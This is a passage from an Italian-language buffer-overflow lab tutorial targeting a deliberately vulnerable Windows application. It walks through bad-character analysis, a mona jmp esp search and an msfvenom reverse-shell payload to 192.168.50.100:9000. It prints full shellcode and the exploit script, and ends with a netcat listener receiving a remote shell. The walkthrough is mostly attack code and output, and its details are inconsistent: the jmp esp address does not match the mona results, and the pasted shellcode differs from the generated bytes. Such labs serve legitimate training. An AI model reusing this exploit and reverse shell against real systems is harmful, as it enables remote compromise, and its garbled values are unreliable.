`00000077`, `00000078`, `00000079`, `0000007A`, `0000007B`, `0000007C`, `0000007D`, `0000007E`, `0000007F`, `00000080`, `00000081`, `00000082`, `00000083`, `00000084`, `00000085`, `00000086`, `00000087`, `00000088`, `00000089`, `0000008A`, `0000008B`, `0000008C`, `0000008D`, `0000008E`, `0000008F`, `00000090`, `00000091`, `00000092`, `00000093`, `00000094`, `00000095`, `00000096`, `00000097`, `00000098`, `00000099`, `0000009A`, `0000009B`, `0000009C`, `0000009D`, `0000009E`, `0000009F`, `000000A0`, `000000A1`, `000000A2`, `000000A3`, `000000A4`, `000000A5`, `000000A6`, `000000A7`, `000000A8`, `000000A9`, `000000AA`, `000000AB`, `000000AC`, `000000AD`, `000000AE`, `000000AF`, `000000B0`, `000000B1`, `000000B2`, `000000B3`, `000000B4`, `000000B5`, `000000B6`, `000000B7`, `000000B8`, `000000B9`, `000000BA`, `000000BB`, `000000BC`, `000000BD`, `000000BE`, `000000BF`, `000000C0`, `000000C1`, `000000C2`, `000000C3`, `000000C4`, `000000C5`, `000000C6`, `000000C7`, `000000C8`, `000000C9`, `000000CA`, `000000CB`, `000000CC`, `000000CD`, `000000CE`, `000000CF`, `000000D0`, `000000D1`, `000000D2`, `000000D3`, `000000D4`, `000000D5`, `000000D6`, `000000D7`, `000000D8`, `000000D9`, `000000DA`, `000000DB`, `000000DC`, `000000DD`, `000000DE`, `000000DF`, `000000E0`, `000000E1`, `000000E2`, `000000E3`, `000000E4`, `000000E5`, `000000E6`, `000000E7`, `000000E8`, `000000E9`, `000000EA`, `000000EB`, `000000EC`, `000000ED`, `000000EE`, `000000EF`, `000000F0`, `000000F1`, `000000F2`, `000000F3`, `000000F4`, `000000F5`, `000000F6`, `000000F7`, `000000F8`, `000000F9`, `000000FA`, `000000FB`, `000000FC`, `000000FD`, `000000FE`, `000000FF`.

Comparison results	
Status	BadChars
Corruption after 6 bytes	00 07 2e a0 a1

Anche questa volta possiamo notare che il carattere **x2f** scompare, confermando quindi che il carattere **x2e** è il carattere dannoso.

Eseguiamo lo stesso procedimento per l'ultima volta eliminando quindi il carattere **xa0** nella sezione "payload" del nostro script e andiamo a controllare il risultato.

```
f\x9f\x07\x2e\x00\x01\x02
```

```
e\x9f\x07\x2e\x00\x01\x02
```

Il risultato ottenuto dopo aver eseguito tutti i passaggi è il seguente:

Status	BadChars
Corruption after 6 bytes	00 07 2e a0

Ora che abbiamo tutti i nostri bad chars procediamo con il trovare un **"jmp esp"**

1. Istruzione "jmp esp": Una delle istruzioni più comuni che l'attaccante cerca è la "jmp esp". Questa istruzione dice al programma di saltare all'indirizzo contenuto nel registro ESP (Stack Pointer), che in quel momento punta al punto della memoria dove si trova il codice malevolo (il payload). Se l'attaccante riesce a trovare l'indirizzo di questa istruzione e lo inserisce nel return address, il programma salterà al codice dannoso appena raggiunto.

Per trovare il nostro **jmp esp** utilizziamo un comando mona:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\x00"
```

lo scopo del comando è quello trovare un indirizzo in memoria dove si trova un'istruzione **JMP ESP**, evitando caratteri nulli es. (**\x00**)

Il risultato ottenuto è il seguente:

```
[+] Results :
00401000 : jmp esp
00401001 : jmp esp
```

ora che sappiamo il nostro indirizzo di **jmp esp** riportiamolo sul nostro exploit utilizzando il formato **little endian**

Perché si usa il formato Little Endian?

Le architetture x86 e x86_64 usano il formato Little Endian, il che significa che i byte di un valore multi-byte vengono memorizzati in ordine inverso.

```
retn = "\xaf\x11\x50\x62"
```

Ora non ci resta altro che generare il payload finale utilizzando un modulo di msfvenom, andando ad inserire tutti i vari bad chars trovati per generare un payload che non utilizzi quei caratteri lì.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c

```
kali@kali: ~/Desktop/bufferoverflow
File Actions Edit View Help
kali@kali: ~/Desktop/bufferoverflow x kali@kali: ~ x

(kali@kali) - [~/Desktop/bufferoverflow]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xd9\xd7\x74\x24\xf4\x58\xbb\xb2\xec\x0d\x3a\x2b\xc9"
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\xf6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
"\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xfd\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
"\x8a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\x13\x38\xce\x56"
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
"\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
"\x08\x5d\xe6\x0e\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
```

Copiamo e incolliamo il payload all'interno dello script

```
retn = "\xaf\x11\x50\x62"
adding = ""
payload = ("\xda\xd9\xd9\x74\x24\xf4\x58\xbb\x2\xec\x0d\x3a\x2b\xc9"
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\x6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
"\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
"\x8a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\xd1\x38\xce\x56"
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
"\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
"\x08\x5d\xe6\xe0\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
"\x3b\xcf\x87\x49\x3c\xc6\x43\x1d\x6c\x70\x65\x1e\xe7\x80"
"\x8a\xcb\xa8\xd0\x24\xa4\x08\x80\x84\x14\xe1\xca\x0a\x4a"
"\x11\xf5\xc0\xe3\xb8\x0c\x83\xcb\x95\x3c\x37\xa4\xe7\x40"
"\x94\x1c\x61\xa6\xb0\x4c\x27\x71\x2d\xf4\x62\x09\xcc\xf9"
"\xb8\x74\xce\x72\x4f\x89\x81\x72\x3a\x99\x76\x73\x71\xc3"
"\xd1\x8c\xaf\x6b\xbd\x1f\x34\x6b\xc8\x03\xe3\x3c\x9d\xf2")
```

Poiché è stato utilizzato un encoder per generare il payload, sarà necessario dello spazio in memoria affinché il payload si decomprima da solo. Possiamo farlo impostando la variabile di padding su una stringa di 16 o più byte di 'No Operation' (\x90):

padding = "\x90" * 16

```
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\xda\xd9\xd9\x74\x24\xf4\x58\xbb\x2\xec\x0d\x3a\x2b\xc9"
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\x6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
"\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
"\x8a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\xd1\x38\xce\x56"
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
"\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
"\x08\x5d\xe6\xe0\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
"\x3b\xcf\x87\x49\x3c\xc6\x43\x1d\x6c\x70\x65\x1e\xe7\x80"
"\x8a\xcb\xa8\xd0\x24\xa4\x08\x80\x84\x14\xe1\xca\x0a\x4a"
"\x11\xf5\xc0\xe3\xb8\x0c\x83\xcb\x95\x3c\x37\xa4\xe7\x40"
"\x94\x1c\x61\xa6\xb0\x4c\x27\x71\x2d\xf4\x62\x09\xcc\xf9"
"\xb8\x74\xce\x72\x4f\x89\x81\x72\x3a\x99\x76\x73\x71\xc3"
"\xd1\x8c\xaf\x6b\xbd\x1f\x34\x6b\xc8\x03\xe3\x3c\x9d\xf2")
```

Ora è tutto pronto non ci resta altro che metterci in ascolto sulla porta 9000 utilizzando **netcat** lanciare il nostro exploit e vedere cosa succede:

```
kali@kali: ~/Desktop/bufferoverflow x kali@kali: ~ x
$ python3 exploit1.py
(kali@kali)-[~/Desktop/bufferoverflow]
$ nc -nvlp 9000
listening on [any] 9000 ...
prefix = '\x41'
offset = 1978
overflow = '\x41' * offset
retn = '\xaf\x11\x50\x62'
padding = '\x90' * 16
payload = ("\xda\xd9\xd9\x74\x24\xf4\x58\xbb\x2\xec\x0d\x3a\x2b\xc9"
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\x6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
"\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
"\x8a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\xd1\x38\xce\x56"
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
"\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
"\x08\x5d\xe6\xe0\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
"\x3b\xcf\x87\x49\x3c\xc6\x43\x1d\x6c\x70\x65\x1e\xe7\x80"
"\x8a\xcb\xa8\xd0\x24\xa4\x08\x80\x84\x14\xe1\xca\x0a\x4a"
"\x11\xf5\xc0\xe3\xb8\x0c\x83\xcb\x95\x3c\x37\xa4\xe7\x40"
"\x94\x1c\x61\xa6\xb0\x4c\x27\x71\x2d\xf4\x62\x09\xcc\xf9"
"\xb8\x74\xce\x72\x4f\x89\x81\x72\x3a\x99\x76\x73\x71\xc3"
"\xd1\x8c\xaf\x6b\xbd\x1f\x34\x6b\xc8\x03\xe3\x3c\x9d\xf2")
(kali@kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
```

Dopo aver lanciato lo script succede questo:

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49450
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>python3 exploit1.py
Sending evil buffer...
Done!
```

Utilizzando il comando `whoami` possiamo controllare con quale utente siamo loggati, mentre con il comando `ipconfig` possiamo visualizzare le configurazioni di rete di quella macchina.

Lanciamo entrambi i comandi per verificare se effettivamente il nostro exploit è andato a buon fine:

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-9k1o4bt\user
```

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.50.102
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:
```

Possiamo quindi ritenere il nostro exploit concluso e andato a buon fine.